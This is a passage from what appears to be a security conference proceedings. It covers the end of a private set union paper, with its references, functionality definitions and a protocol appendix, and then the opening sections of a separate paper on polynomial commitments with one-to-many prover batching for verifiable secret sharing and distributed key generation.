[30] Benny Pinkas, Thomas Schneider, Nigel P. Smart, and Stephen C. Williams. Secure two-party computation is practical. In Mitsuru Matsui, editor, *ASIACRYPT 2009*, volume 5912 of *LNCS*, pages 250–267. Springer, Heidelberg, December 2009.

[31] Benny Pinkas, Thomas Schneider, Oleksandr Tkachenko, and Avishay Yanai. Efficient circuit-based PSI with linear communication. In Yuval Ishai and Vincent Rijmen, editors, *EUROCRYPT 2019, Part III*, volume 11478 of *LNCS*, pages 122–153. Springer, Heidelberg, May 2019.

[32] Benny Pinkas, Thomas Schneider, Christian Weinert, and Udi Wieder. Efficient circuit-based PSI via cuckoo hashing. In Jesper Buus Nielsen and Vincent Rijmen, editors, *EUROCRYPT 2018, Part III*, volume 10822 of *LNCS*, pages 125–157. Springer, Heidelberg, April / May 2018.

[33] Benny Pinkas, Thomas Schneider, and Michael Zohner. Faster private set intersection based on OT extension. In Kevin Fu and Jaeyeon Jung, editors, *USENIX Security 2014*, pages 797–812. USENIX Association, August 2014.

[34] Benny Pinkas, Thomas Schneider, and Michael Zohner. Scalable private set intersection based on ot extension. *ACM Trans. Priv. Secur.*, 21(2), January 2018.

[35] Martin Raab and Angelika Steger. "balls into bins" — a simple and tight analysis. In Michael Luby, José D. P. Rolim, and Maria Serna, editors, *Randomization and Approximation Techniques in Computer Science*, pages 159–170, Berlin, Heidelberg, 1998. Springer Berlin Heidelberg.

[36] Michael O. Rabin. How to exchange secrets with oblivious transfer. Cryptology ePrint Archive, Report 2005/187, 2005. http://eprint.iacr.org/2005/187.

[37] Sivaramakrishnan Ramanathan, Jelena Mirkovic, and Minlan Yu. BLAG: improving the accuracy of blacklists. In *27th Annual Network and Distributed System Security Symposium, NDSS 2020, San Diego, California, USA, February 23-26, 2020*. The Internet Society, 2020.

[38] Peter Rindal. libote: an efficient, portable, and easy to use oblivious transfer library. https://github.com/osu-crypto/libOTe.

[39] Peter Rindal and Mike Rosulek. Malicious-secure private set intersection via dual execution. In Bhavani M. Thuraisingham, David Evans, Tal Malkin, and Dongyan Xu, editors, *ACM CCS 2017*, pages 1229–1242. ACM Press, October / November 2017.

[40] Peter Rindal and Phillipp Schoppmann. Vole-psi: Fast oprf and circuit-psi from vector-ole. In Anne Canteaut and François-Xavier Standaert, editors, *Advances in Cryptology – EUROCRYPT 2021*, pages 901–930, Cham, 2021. Springer International Publishing.

A Additional Materials for Section 2: Building blocks

In this section, we show the formal functionalities of the main building blocks, including Permute + Share functionality $\mathcal{F}_{\mathsf{PS}}$ in Figure 11, multi-point OPRF functionality $\mathcal{F}_{\mathsf{mpOPRF}}$ in Figure 12, and 1-out-of-2 Oblivious Transfer functionality $\mathcal{F}_{\mathsf{OT}}$ in Figure 13.

Functionality $\mathcal{F}_{\mathsf{PS}}$

Parameters:

- Two parties: P_0 and P_1;
- Set size n for P_0;
- Length of element ℓ.

Functionality:

1. Wait for input $X = \{x_1, \cdots, x_n\}$ from P_0, abort if $|X| \neq n$, or $\exists\ x_i \in X$ such that $|x_i| > \ell$;
2. Wait for input a permutation π from P_1, abort if π is not a permutation on n items;
3. Give output shuffled shares $\{s_{\pi(1)}, s_{\pi(2)}, \cdots, s_{\pi(n)}\}$ to P_0, and another shuffled shares $\{x_{\pi(1)} \oplus s_{\pi(1)}, x_{\pi(2)} \oplus s_{\pi(2)}, \cdots, x_{\pi(n)} \oplus s_{\pi(n)}\}$ to P_1.

Figure 11: Permute + Share functionality.

Functionality $\mathcal{F}_{\mathsf{mpOPRF}}$

Parameters:

- Two parties: P_0 and P_1;
- A PRF $F(\cdot,\cdot)$.

Functionality:

1. Wait for input $X = \{x_1, \cdots, x_n\}$ from P_0;
2. Randomly select a key k for $F(\cdot,\cdot)$;
3. Give output $\{F(k,x_1), F(k,x_2), \cdots, F(k,x_n)\}$ to P_0, and the key k to P_1.

Figure 12: Multi-Point OPRF functionality.

Functionality $\mathcal{F}_{\mathsf{OT}}$

Parameters:

- Two parties: P_0 and P_1.

Functionality:

1. Wait for input $\{x_0, x_1\}$ from P_0;
2. Wait for input $b \in \{0,1\}$ from P_1;
3. Give output x_b to P_1.

Figure 13: 1-out-of-2 Oblivious Transfer functionality.

B Additional Materials for Section 5

In this section, we first describe the protocol in [19], and then further explain why the protocol in [19] and earlier constructions [7, 9] cannot benefit from Cuckoo hashing.

B.1 Details of the protocol in [19]

According to the design idea in [19], we first give the protocol for $(1,n)$-PSU where the sender only holds an item x^* and the receiver holds a set $Y = \{y_1, \cdots, y_n\}$ in Figure 14. More specifically, their protocol works in the following way: the two parties first execute an OPRF sub-protocol for F, then the sender obtains $F(k,x)$ without knowing k and the receiver obtains the PRF key k. After that, the receiver interpolates a polynomial P over points $\{(y, s \oplus F(k,y))\}_{y \in Y}$, where s is a random value chosen by the receiver, and sends P to the sender. Once receiving the polynomial P, the sender calculates $s' = P(x) \oplus F(k,x)$ and sends s' to the receiver. Then the receiver checks if $s' = s$. If not, meaning that $x \notin Y$, the receiver obtains x through OT, otherwise obtains a dummy item.

Kolesnikov et al. [19] extend $(1,n)$-PSU to the general case (namely, (n_1,n_2)-PSU) by repeatedly using $(1,n)$-PSU. Then in Figure 15, we give the protocol for (n_1,n_2)-PSU where the sender and receiver hold $X = \{x_1, \cdots, x_{n_1}\}$ and $Y = \{y_1, \cdots, y_{n_2}\}$, respectively. Note that for each sender's item, both the secret value s and the key k for OPRF need to be *refreshed*, otherwise the sender can learn information about the intersection.

$(1,n)$-PSU protocol in [19]

Parameters:

- A bit-length ℓ;
- Ideal functionalities $\mathcal{F}_{\mathsf{OT}}$ and $\mathcal{F}_{\mathsf{OPRF}}$ ($F(k,x) \in \{0,1\}^\sigma$);
- A collision-resistant hash function $h(x) : \{0,1\}^\ell \to \{0,1\}^\sigma$;

Inputs:

- Sender $\mathcal{S}$: $x^* \in \{0,1\}^\ell$;
- Receiver $\mathcal{R}$: set $Y = \{y_1, \cdots, y_n\}, y_i \in \{0,1\}^\ell$;

Protocol:

1. $\mathcal{S}$ acts as $\mathcal{F}_{\mathsf{OPRF}}$ receiver, sends x^* to $\mathcal{F}_{\mathsf{OPRF}}$, and $\mathcal{S}$ receives $q^* = F(k,x^*)$ and $\mathcal{R}$ receives k;
2. $\mathcal{R}$ randomly picks $s \xleftarrow{\$} \{0,1\}^\sigma$, and interpolates a polynomial $P(y)$ over points $\{(h(y_i), s \oplus q_i)\}$ where $q_i = F(k,y_i), \forall i \in [n]$. Here $s \oplus q_i$ is computed as operation on σ-bit strings.
3. $\mathcal{R}$ sends the coefficients of $P(y)$ to $\mathcal{S}$;
4. $\mathcal{S}$ computes $s^* = P(h(x^*)) \oplus q^*$ and sends it to $\mathcal{R}$;
5. $\mathcal{S}$ and $\mathcal{R}$ invoke $\mathcal{F}_{\mathsf{OT}}$:
   - $\mathcal{R}$ acts as receiver with input 1 if $s^* = s$ and input 0 otherwise;
   - $\mathcal{S}$ acts as sender with input $(x^*, \perp)$;
6. If $s^* = s$, then $\mathcal{R}$ gives output Y. Otherwise, it learns x^* and outputs $Y \cup x^*$.

Figure 14: $(1,n)$-PSU protocol in [19].

B.2 Discussion about Cuckoo hashing

As for Cuckoo hashing, Kolesnikov et al. [19] pointed out that "this hashing scheme (and the corresponding performance improvement) does not immediately fit in the PSU case." Recall that the protocols [7, 9, 19] share the same design framework as in Figure 1. We can see that the sender's set can be inserted into Cuckoo hash table. Then, for the item in each bin of Cuckoo hash table, the receiver will check if it belongs to the intersection, if not, the receiver will get the item. Note that the receiver also knows the item's position in Cuckoo hash table. Since the position of an item in Cuckoo hash table is also affected by other items, the receiver can obtain partial information about the sender's entire input set based on the received item and its position in Cuckoo hash table.

(n_1,n_2)-PSU protocol in [19]

Parameters:

- A bit-length ℓ and $n = \max(n_1,n_2)$;
- Number of bins $\beta = \beta(n)$, hash function $H : \{0,1\}^\ell \to [\beta]$, and max bin size m;
- A special item $\perp \in \{0,1\}^*$;

Inputs:

- Sender $\mathcal{S}$: $X = \{x_1, \cdots, x_{n_1}\}, x_i \in \{0,1\}^\ell$
- Receiver $\mathcal{R}$: set $Y = \{y_1, \cdots, y_{n_2}\}, y_i \in \{0,1\}^\ell$;

Protocol:

1. $\mathcal{S}$ and $\mathcal{R}$ hash items of their sets X and Y into β bins under hash function H. Let $B_{\mathcal{S}}[i]$ and $B_{\mathcal{R}}[i]$ denote the set of items in the sender's and receiver's i-th bin, respectively;
2. $\mathcal{S}$ pads each bin $B_{\mathcal{S}}[i]$ with the special item $\perp$ up to the maximum bin size $m+1$, and randomly permutes all items in this bin;
3. $\mathcal{R}$ pads each bin $B_{\mathcal{R}}[i]$ with one special item $\perp$ and different dummy items to the maximum bin size $m+1$;
4. $\mathcal{R}$ initializes set $Z = \emptyset$;
5. For each bin $i \in [\beta]$, for each item $x_j \in B_{\mathcal{S}}[i]$:
   - $\mathcal{S}$ and $\mathcal{R}$ invoke the $(1,n)$-PSU sub-protocol in Figure 14 and $n = m+1$:
     - $\mathcal{S}$ acts as sender with input x_j;
     - $\mathcal{R}$ acts as receiver with input set $B_{\mathcal{R}}[i]$;
     - $\mathcal{R}$ obtains output $Z_{i,j}$ and sets $Z = Z \cup Z_{i,j}$;
6. $\mathcal{R}$ outputs Z.

Figure 15: (n_1,n_2)-PSU protocol in [19].

Polynomial Commitment with a One-to-Many Prover and Applications

Jiaheng Zhang *UC Berkeley*
Tiancheng Xie *UC Berkeley*
Thang Hoang *Virginia Tech*
Elaine Shi *CMU*
Yupeng Zhang *Texas A&M University*

Abstract

Verifiable Secret Sharing (VSS) is a foundational cryptographic primitive that serves as an essential building block in multi-party computation and decentralized blockchain applications. One of the most practical ways to construct VSS is through a polynomial commitment, where the dealer commits to a random polynomial whose 0-th coefficient encodes the secret to be shared, and proves the evaluation of the committed polynomial at a different point to each of N verifiers, i.e., the polynomial commitment is used in a "one-to-many" fashion.

The recent work of Tomescu et al. (IEEE S&P 2020) was the first to consider polynomial commitment with "one-to-many prover batching", such that the prover can prove evaluations at N different points at the cost of $\widetilde{O}(1)$ proofs. However, their scheme is not optimal and requires a trusted setup.

In this paper, we asymptotically improve polynomial commitment with one-to-many prover batching. We propose two novel schemes. First, we propose a scheme with optimal asymptotics in all dimensions in the trusted setup setting. Second, we are the first to consider one-to-many prover batching for *transparent* polynomial commitments, and we propose a transparent scheme whose performance approximately matches the best-known scheme in the trusted setup setting.

We implement our schemes and evaluate their performance. Our scheme in the trusted setup setting improves the proof size by $20\times$ and the verifier time by $7.8\times$ for 2^{21} parties, with a small overhead on the prover time. Our transparent polynomial commitment removes the trusted setup and further improves the prover time by $2.3\times$.

1 Introduction

In an $(N, t+1)$ Verifiable Secret Sharing (VSS) protocol [3, 9, 11, 25, 32], roughly speaking, there is a *dealer* and N receivers. The dealer has a secret s, and it wants to split s into N shares, and gives out one share to each receiver. The secret s can be reconstructed if at least $t+1$ receivers combine their shares. However, any coalition of t or fewer receivers cannot learn any information about s (assuming that the dealer is honest). The scheme is "verifiable" if honest receivers can reliably detect a cheating dealer who deals internally inconsistent shares to different receivers. VSS is a foundational building block and widely used in multi-party computation [3, 9, 32], threshold cryptosystems [32, 35], and distributed key generation (DKG) [23, 24, 35]. Recently, VSS has received increasing attention since decentralized blockchains provide a large-scale playground for threshold cryptosystems [20, 35].

Several recent works [25, 35] showed that *round-efficient* VSS can be constructed from *polynomial commitment* schemes — this is one of the most practical approaches for constructing VSS. In a polynomial commitment scheme, a dealer (also called a prover) can produce a commitment c of a polynomial f whose coefficients are assumed to be in some finite field. Later, during an opening phase, the dealer can claim that the committed polynomial evaluates to y at a given point x, and it can prove to a verifier that this is indeed the correct evaluation result by producing an ideally succinct proof π. Given a polynomial commitment scheme, it is relatively straightforward to construct a VSS scheme [25, 35]. Specifically, the dealer chooses a random degree-t polynomial f whose 0-th coefficient encodes the secret s. The dealer now commits to the polynomial and broadcasts the commitment c to all receivers. Next, it chooses N distinct points $x_1, x_2, \ldots, x_N$, and gives $y_i = f(x_i)$ to receiver $i \in [N]$ respectively, and proves to the receiver that the purported outcome y_i is correct with respect to the commitment c. If the dealer is honest, then optimistically the protocol can end here. If the dealer is dishonest and deals incorrect shares to many receivers, the receivers can resort to some complaint mechanism to disqualify the dealer (assuming a synchronous network).

To construct VSS from polynomial commitments, the underlying polynomial commitment scheme is used in a *one-to-many* fashion, i.e., for the same committed polynomial, the dealer needs to prove N evaluations on different points to N different receivers. To produce these N proofs, a naïve approach is for the prover to repeat N times the proving algorithm of the underlying polynomial commitment scheme, thus incurring N times the computational overhead. The recent

work of Tomescu et al. [35] showed an elegant *one-to-many prover batching* technique for the well-known KZG polynomial commitment [25], such that the dealer can produce N proofs with only $\widetilde{O}(1)$ slowdown (relative to computing a single proof). Tomescu et al.'s work, however, does not achieve prove batching directly for the KZG scheme, but rather, a more involved variant of KZG. It breaks down the proof generation of the KZG scheme into $\log N$ steps and constructs an authenticated multipoint evaluation tree (AMT) to store redundant computations and improve the efficiency of multiple proofs. Consequently, the verification time and proof size become a logarithmic factor more costly than the original KZG protocol. Another limitation of Tomescu et al.'s work is that it relies on a trusted setup. If the trusted setup is compromised, then the soundness of the scheme can be broken. In decentralized blockchain applications, such a trusted setup is undesirable.

In this paper, we revisit the interesting direction suggested by Tomescu et al. [35]. We ask the following two questions:

1. Can we achieve one-to-many prover batching directly for the KZG polynomial commitment? If so, can we preserve the optimal verification time and proof size of KZG, while computing N proofs for the cost of one (or for the cost of $\widetilde{O}(1)$ proofs)?
2. Can we approximately match the asymptotic overhead of Tomescu et al. [35] in all dimensions, but remove the trusted setup?

1.1 Our Results and Contributions

We answer these questions with two novel constructions of "polynomial commitment with one-to-many prover batching".

- **Prover batching for the KZG polynomial commitment.** The first contribution is a new algorithm for computing N KZG proofs for the same committed polynomial, paying the cost of only $\widetilde{O}(1)$ proofs. Since our algorithm does not modify the underlying KZG polynomial commitment, we inherit the constant verification time and constant proof size of KZG. Our scheme achieves asymptotic optimality in all dimensions: the proof size and verification time are optimal; the prover time for generating N proofs is $O(N \log N)$ which is also optimal, since simply evaluating the polynomial at N different points would incur $N \log N$ time using the Fast Fourier Transformation (FFT), assuming that $t = \Theta(N)$. Therefore, our scheme also subsumes the results of the original Kate et al.'s paper [25] and Tomescu et al.'s paper [35][1].
- **Transparent polynomial commitment with prover batching.** Our second contribution is a transparent polynomial commitment scheme where a dealer can produce N proofs in $O(N \log N)$ time, and the verification time and proof size are both $O(\log^2 N)$. Here, the prover time is optimal for the same reason as mentioned earlier. Both the proof size and the verification time are succinct and only a logarithmic factor worse than Tomescu et al. [35].
- **Implementation and evaluation.** We fully implemented both our schemes and evaluated their performance. We then used our new "polynomial commitment schemes with prover batching" to implement VSS and DKG protocols. We compared the efficiency of the resulting schemes with prior work in the same setting. With $N = 2^{21}$ parties, our KZG-based polynomial commitment and the corresponding VSS scheme reduced the proof size of the AMT scheme [35] by $20\times$, reduced the verifier time by $7.8\times$, while introducing a small overhead of $3\times$ on the prover time. These led to $3.3\times$ better computation time and $20\times$ smaller communication in the DKG scheme. Our transparent scheme not only removes the trusted setup but also improves the prover time by an order of magnitude. However, it does introduce a large proof size. Our code is open source (the code is available at `https://github.com/sunblaze-ucb/eVSS`).
- **Techniques: "one-to-many zero-knowledge proof".** To construct our transparent polynomial commitment with prover batching, we come up with a more general technique which can be of independent interest and lead to other interesting applications. Basically, consider a circuit C with N outputs, wherein the prover wants to prove one output to each verifier respectively. We give a "one-to-many zero-knowledge proof" construction where the prover's computation is only $\widetilde{O}(|C|)$ where $|C|$ denotes the size of C, whereas a straightforward application of existing techniques where the prover produces a separate proof for each verifier would have incurred at least $N \cdot |C|$ prover time.

Table 1 shows how our "polynomial commitment with one-to-many prover batching" compares with prior schemes. Given such a polynomial commitment scheme, one can directly construct (synchronous) VSS and DKG using existing techniques described by Tomescu et al. [35]. Table 2 shows the asymptotic overhead of the resulting VSS and DKG schemes and how our work improves over prior work.

1.2 Technical Highlights

1.2.1 Transparent Polynomial Commitment with Prover Batching

A naïve idea is to commit to the coefficients of the polynomial f using a vector commitment, resulting in a concise

[1] After submitting our paper, we found that the same algorithm was also proposed independently by Dankrad Feist and Dmitry Khovratovich at `https://github.com/khovratovich/Kate`. We thank Alin Tomescu for pointing it out.

Table 1: Polynomial commitment with a one-to-many prover: comparison with prior works. We assume $t = \Theta(N)$.

Scheme	Trans.	$\mathcal{P}$ time	$\mathcal{V}$ time	Proof size
KZG [25]	✗	$O(N^2)$	$O(1)$	$O(1)$
AMT [35]	✗	$O(N \log N)$	$O(\log N)$	$O(\log N)$
hbACSS [40]	✓	$O(N^2)$	$O(N)$	$O(\log N)$
Our KZG-based	✗	$O(N \log N)$	$O(1)$	$O(1)$
Our Transparent	✓	$O(N \log N)$	$O(\log^2 N)$	$O(\log^2 N)$

• **Trans.** means without a trusted setup. $\mathcal{P}$ **time** represents the dealer time for producing *all N proofs*. $\mathcal{V}$ **time** represents the verification time per verifier.

commitment c. Now, the dealer can use a non-interactive zero-knowledge proof system to produce a proof that vouches for the evaluation at a specific point. Since the dealer needs to produce a proof for each of the N verifiers, the naïve approach is to repeat the zero-knowledge proof N times — however, this approach would result in at least N^2 prover time for producing all N proofs (since evaluating the polynomial at each point requires at least N amount of computation).

Note that if the dealer only had to evaluate the polynomial f at N different points without having to produce proofs, this could be accomplished through the Fast Fourier Transform (FFT) in $O(N \log N)$ time. The intriguing question is whether we can evaluate the polynomial at all N points and produce all N proofs in $O(N \log N)$ time as well.

A more general problem: one-to-many zero-knowledge proof. To answer this question, we in fact turn our attention to a more general problem. Suppose that there is some circuit C with N different outputs. There are N verifiers, and each of them cares about receiving and verifying one of the outputs of C. Can the prover produce all N proofs in time $\widetilde{O}(|C|)$ where $|C|$ denotes the size of the circuit[2]? Note that in comparison, the naïve approach of repeating the ZKP independently N times would result in at least $N \cdot |C|$ prover time.

Brief background on GKR. To achieve this, we will base our scheme on Virgo [41], which is in turn based on the famous GKR protocol [19]. For simplicity, we will explain our intuition without worrying about zero-knowledge, and therefore we can think of the original GKR protocol. It helps to first consider the interactive version, and then we will describe a new Fiat-Shamir-style transformation to make our interactive protocol non-interactive in the random oracle model.

In the GKR protocol, the prover starts with the output layer (henceforth called the last layer). Proving the output layer boils down to proving a sumcheck statement for a special polynomial that encodes the wiring structure of the output layer of the circuit. This sumcheck would then be reduced to proving two sumchecks for the last but one layer, which can be coalesced into a single sumcheck proof (for the last but one layer) by taking random linear combinations. This goes on recursively layer by layer. If the prover simply ran GKR with each verifier separately, the prover would have to prove a different statement to each verifier at every layer.

[2]We use the notation $\widetilde{O}$ to hide polylogarithmic factors.

Idea 1: using an extra sumcheck protocol to unify statements for all layers. Our idea is to introduce a clever sumcheck protocol after the output layer, such that after the sumcheck protocol with each verifier, the prover would be proving the same statement to all N verifiers for all other layers, *as long as all verifiers use the same random challenges in every round of the protocol*. This way, except for proof component corresponding to the extra sumcheck, computing the proof components for all other layers is a shared effort among all verifiers. Moreover, we propose a new algorithm for the prover to run all sumchecks with N verifiers in $O(N \log N)$ time. We defer the details of the construction to Section 3.

Idea 2: a new Fiat-Shamir-style transformation to make it non-interactive. With the first idea, we could achieve prover batching as long as all verifiers use the same random challenges in every round of the interactive protocol. Our final construction is non-interactive, and to achieve this we describe a new Fiat-Shamir-style transformation such that the prover can emulate the verifiers' challenges non-interactively by making queries to a random oracle.

Note that applying the standard Fiat-Shamir transformation does not work for us since we additionally require that the random challenges are shared among all verifiers in each round. Recall that the standard Fiat-Shamir transformation queries the random oracle on the transcript with the verifier so far. In our case, the transcript with each verifier differs in the output layer. If we simply hashed the entire transcript, it would result in different challenges for different verifiers.

A conceptually simple but somewhat inefficient approach to overcome this discrepancy among verifiers is to use a Merkle tree to hash all verifiers' transcripts and use the root as a unified random challenge among all verifiers. The prover also needs to send the corresponding Merkle branch to each individual verifier, such that a verifier can ascertain that its view of the transcript so far has been incorporated in generating the random challenge. A similar idea was suggested by Yurek et al. [40] but for a somewhat different purpose. The drawback with this approach is that it incurs a logarithmic blowup in proof size and verifier time for every round of the protocol.

Our final approach is a hybrid one. We apply the Merkle tree only to the first logarithmically many rounds, i.e., rounds for the extra sumcheck protocol after the output layer. Recall that for every other layer in the circuit, the prover would be proving the same statement to all verifiers, and therefore the transcripts among the verifiers would converge after the extra sumcheck protocol. Thus for all other layers, we can rely on the standard Fiat-Shamir heuristic. This hybrid approach would save us a logarithmic factor in comparison with applying Merkle hash tree to every round.

Proving soundness of our new Fiat-Shamir-style transform. In the most general setting, the standard Fiat-Shamir transformation is known to work only for constant-round interactive proofs if we want the soundness loss in the reduction to be polynomially bounded. In our case, the original inter-

Table 2: Comparison of our schemes and prior works in VSS and DKG settings. We assume $t = \Theta(N)$.

Scheme	Trans.	Broadcast	Optimistic case			Worst-case‡		
			$\mathcal{P}$ time	$\mathcal{V}$ time	Communication	$\mathcal{P}$ time	$\mathcal{V}$ time	Communication
Feldman-VSS [15]	✓	$O(N)$	$O(N\log N)$	$O(N)$	$O(N)$	$O(N\log N)$	$O(N^2)$	$O(N)$
eVSS [25]	✗	$O(1)$	$O(N^2)$	$O(1)$	$O(1)$	$O(N^2)$	$O(N)$	$O(N)$
AMT-VSS [35]	✗	$O(1)$	$O(N\log N)$	$O(\log N)$	$O(\log N)$	$O(N\log N)$	$O(N\log N)$	$O(N\log N)$
hbACSS-VSS [40]	✓	$O(1)$	$O(N^2)$	$O(N)$	$O(\log N)$	$O(N^2)$	$O(N\log N)$	$O(N\log N)$
Our KZG-based-VSS	✗	$O(1)$	$O(N\log N)$	$O(1)$	$O(1)$	$O(N\log N)$	$O(N)$	$O(N)$
Our Transparent-VSS	✓	$O(1)$	$O(N\log N)$	$O(\log^2 N)$	$O(\log^2 N)$	$O(N\log N)$	$O(N\log^2 N)$	$O(N\log^2 N)$

Table 3: VSS schemes

Scheme	Trans.	Broadcast	Optimistic case		Worst-case‡	
			Computation	Communication	Computation	Communication
JF-DKG [18]	✓	$O(N)$	$O(N^2)$	$O(N)$	$O(N^3)$	$O(N^2)$
eJF-DKG [23]	✗	$O(1)$	$O(N^2)$	$O(N)$	$O(N^2)$	$O(N^2)$
AMT-DKG [35]	✗	$O(1)$	$O(N\log N)$	$O(N\log N)$	$O(N^2\log N)$	$O(N^2\log N)$
hbACSS-DKG [40]	✓	$O(1)$	$O(N^2)$	$O(N\log N)$	$O(N^2\log N)$	$O(N^2\log N)$
Our KZG-based-DKG	✗	$O(1)$	$O(N\log N)$	$O(N)$	$O(N^2)$	$O(N^2)$
Our Transparent-DKG	✓	$O(1)$	$O(N\log^2 N)$	$O(N\log^2 N)$	$O(N^2\log^2 N)$	$O(N^2\log^2 N)$

Table 4: DKG schemes (per party overhead)

In this table we only compare VSS/DKG schemes that are in the same synchronous model and incur a constant number of rounds. We discuss other schemes in different settings (e.g., asynchronous, gossip model with $O(\log N)$ rounds) in Section 1.3. **Trans.** means without a trusted setup. $\mathcal{P}$ **time** represents the dealer's computation for producing N *proofs* for N receivers. $\mathcal{V}$ **time** represents the verification time per receiver. **Communication** represents the proof size for each receiver in VSS setting and the total communication for each party in DKG setting. ‡ **Worst-case** represents $\Theta(N)$ bad shares, which results in the complaint round.

active protocol is $O(d \cdot \log N)$ rounds where d denotes the depth of the circuit C. Nonetheless, we can still prove the soundness of our new Fiat-Shamir-style transformation with only polynomial loss in soundness in our reduction. To prove this, we suggest a different way to view our transformation. We focus on the perspective of a single verifier and consider a variant (denoted T_{du}) of our original interactive protocol. In T_{du}, we introduce some dummy rounds and dummy messages which correspond to hash computations in the Merkle tree. We then view our final non-interactive proof as applying an alternative heuristic transformation to the modified protocol T_{du}. Using this alternative view, we are able to use techniques from Ben-Sasson et al. [4] to prove soundness. First, we show that the protocol T_{du} satisfies a stronger notion of soundness called *state restoration soundness*. Given the stronger soundness property, we can show that applying the aforementioned heuristic transformation to T_{du} gives a sound non-interactive protocol in the random oracle model.

Putting everything together. So far, we have described our ideas neglecting the zero knowledge requirement. It is relatively easy to augment the protocol with zero knowledge using techniques proposed in [10, 39, 41]. The modifications to the protocol do not fundamentally alter the soundness proof of our Fiat-Shamir-style transformation. We refer to the details of how to achieve zero knowledge in the full version.

Summarizing the above, we now have a non-interactive, one-to-many zero-knowledge proof system with a batched prover. One-to-many polynomial commitment is a special case of this more general problem where the circuit C is an FFT circuit that evaluates the polynomial at N different points. We emphasize that in solving the one-to-many polynomial commitment problem, we actually come up with a "one-to-many zero-knowledge proof" technique that is much more general, and can be of independent interest and will likely lead to broader applications.

1.2.2 New Prover Batching

We propose a new prover batching technique for the KZG polynomial commitment. We review the KZG polynomial commitment scheme in Section 4.1. Our novel technique is the following. We show that if the dealer needs to open the polynomial f at the points $\omega, \omega^2, \ldots, \omega^N$ where ω is the N-th root of unity, then the N proof terms can be computed efficiently using a constant number of FFT and inverse FFT invocations. Moreover, the FFT computation can be directly applied to the public parameters of the KZG commitment scheme in the base group of a bilinear map, without knowing the trapdoor, as FFT only involves additions and scalar multiplications. Observing this requires some more involved algebraic manipulations which we defer to Section 4.2.

1.3 Related work

VSS. Chor et al. [11] were the first to introduce the notion of VSS. Feldman [15] constructed the first efficient Feldman-VSS scheme with homomorphic encryption schemes. Feldman-VSS is computational hiding and information-theoretic binding. The following work of Pedersen [31] presented a counterpart protocol with information-theoretic hiding and computational binding. However, both

schemes broadcast $O(N)$ messages during the dealing phase and cost $O(N)$ time for each verifier to check the correctness of the share. Kate et al. [25] reduced the broadcast message and the verification time to $O(1)$ in eVSS by the constant-sized KZG polynomial commitment. Their polynomial commitment needed a trusted setup and increased the dealer's computation to $O(N^2)$. Tomescu et al. [35] achieved a quasi-linear dealing time at the cost of the $O(\log N)$ verification time. The communication for each verifier also increased to $O(\log N)$.

DKG. VSS plays an essential role in constructing DKG protocols. Ingemarsson and Simmons [22] first proposed DKG. Pederson [31] improved their scheme for discrete log-based cryptosystems. Gennaro et al. [18] showed that the secret generated by Pederson's scheme was biased and fixed the problem in their JF-DKG schemes. Neji et al. [30] debiased the secret by a more efficient method. Moreover, JF-DKG scheme was converted into an adaptively secure DKG by Canetti et al. [8]. All DKG protocols mentioned above need $O(N)$ broadcast messages. Later on, Kate's eJF-DKG [23] tamed the broadcasting cost to $O(1)$ on top of eVSS. Tomescu et al. [35] built AMT-DKG based on their AMT-VSS scheme to achieve a space-time trade-off for eJF-DKG. In this work, our KZG-based-DKG applies our KZG-based-VSS directly to DKG to remove the overhead on time and space in eJF-DKG and AMT-DKG respectively. Recently, Gurkan et al. [21] presented an aggregatable VUF-DKG without a trusted setup. It achieves $O(N\log^2 N)$ computation and communication complexity, which is asymptotically the same as our Transparent-DKG. However, the scheme is in the "gossip" model where each party sends messages to her neighbors and has $\log N$ rounds.

Disambiguation. In our experiments, we focus on VSS and DKG in the *synchronous* setting. Earlier works have also shown that polynomial commitment schemes give rise to *asynchronous* VSS and DKG schemes [14, 17, 24, 26, 40]. In the asynchronous setting, the resulting VSS and DKG schemes would also benefit from one-to-many prover batching. An interesting future direction is to apply our prover batching technique and improve VSS and DKG in the asynchronous setting.

2 Preliminary

We use $\mathsf{negl}(\cdot) : \mathbb{N} \to \mathbb{R}$ to denote the negligible function, where for each positive polynomial $f(\cdot)$, $\mathsf{negl}(k) < \frac{1}{f(k)}$ for sufficiently large integer k. We use $\mathsf{nonegl}(\cdot) : \mathbb{N} \to \mathbb{R}$ to denote the complement of $\mathsf{negl}(\cdot)$. Let λ denote the security parameter. "PPT" stands for Probabilistic Polynomial Time. We use $f(), h()$ for polynomials, x, y, z for single variable, $\vec{x}, \vec{y}, \vec{z}$ for vectors of variables and $\vec{g}, \vec{u}, \vec{v}$ for vectors of values. x_i denotes the i-th element in $\vec{x}$. We use capital letters such as A to represent arrays in algorithms, and $A[i]$ denotes the i-th element in the array. For a multivariate polynomial f, its "variable-degree" is the maximum degree of f in any of its variables. Let $[k]$ denote the set of $\{0, 1, \ldots, k-1\}$.

Let $\mathbb{F}$ be a prime field. We use $\omega^0, \ldots, \omega^{N-1}$ to denote N roots of unity on $\mathbb{F}$ such that $\omega^N = 1$ in $\mathbb{F}$. Let $\mathbb{H} = \{\omega^0, \ldots, \omega^{N-1}\}$ be a subset of $\mathbb{F}$. We often rely on polynomial arithmetics, which can be efficiently performed via fast Fourier transforms (FFT) and their inverses (IFFT). In particular, polynomial evaluations and interpolations over $\mathbb{H}$ can be performed in $O(N \log N)$ field operations via the standard FFT and IFFT algorithms [12].

Convolution of two vectors: Let A, B be two arrays of length n. Their convolution, denoted as $C = A * B$, is defined as: $C[j] = \sum_{i=0}^{j} A[i]B[j-i]$, for $j \in [2n]$, assuming the values of vectors A and B are zeros when the index is out of range (i.e., $\geq n$). It is known that the convolution is equivalent to the multiplication of two polynomials, which can be computed efficiently using FFT and inverse FFT. In particular, $C = \mathsf{IFFT}(\mathsf{FFT}(A) \odot \mathsf{FFT}(B))$, where $\odot$ denotes the Hadamard (element-wise) product, and the two FFTs evaluate A and B on $2n$ points.

Merkle Tree. Merkle tree [29] has been widely used for the vector commitment because of its simplicity and efficiency. The prover time is linear in the size of the vector while the verifier time and proof size are logarithmic in the size of the vector. Given a vector of $\vec{r} = (r_0, \ldots, r_{N-1})$, it consists of three algorithms:$\mathsf{rt} \leftarrow \mathsf{MT.Commit}(\vec{r})$, $(r_i, \mathsf{path}_i) \leftarrow \mathsf{MT.Open}(i, \vec{r})$ and $\{1, 0\} \leftarrow \mathsf{MT.Verify}(\mathsf{rt}, i, r_i, \mathsf{path}_i)$.

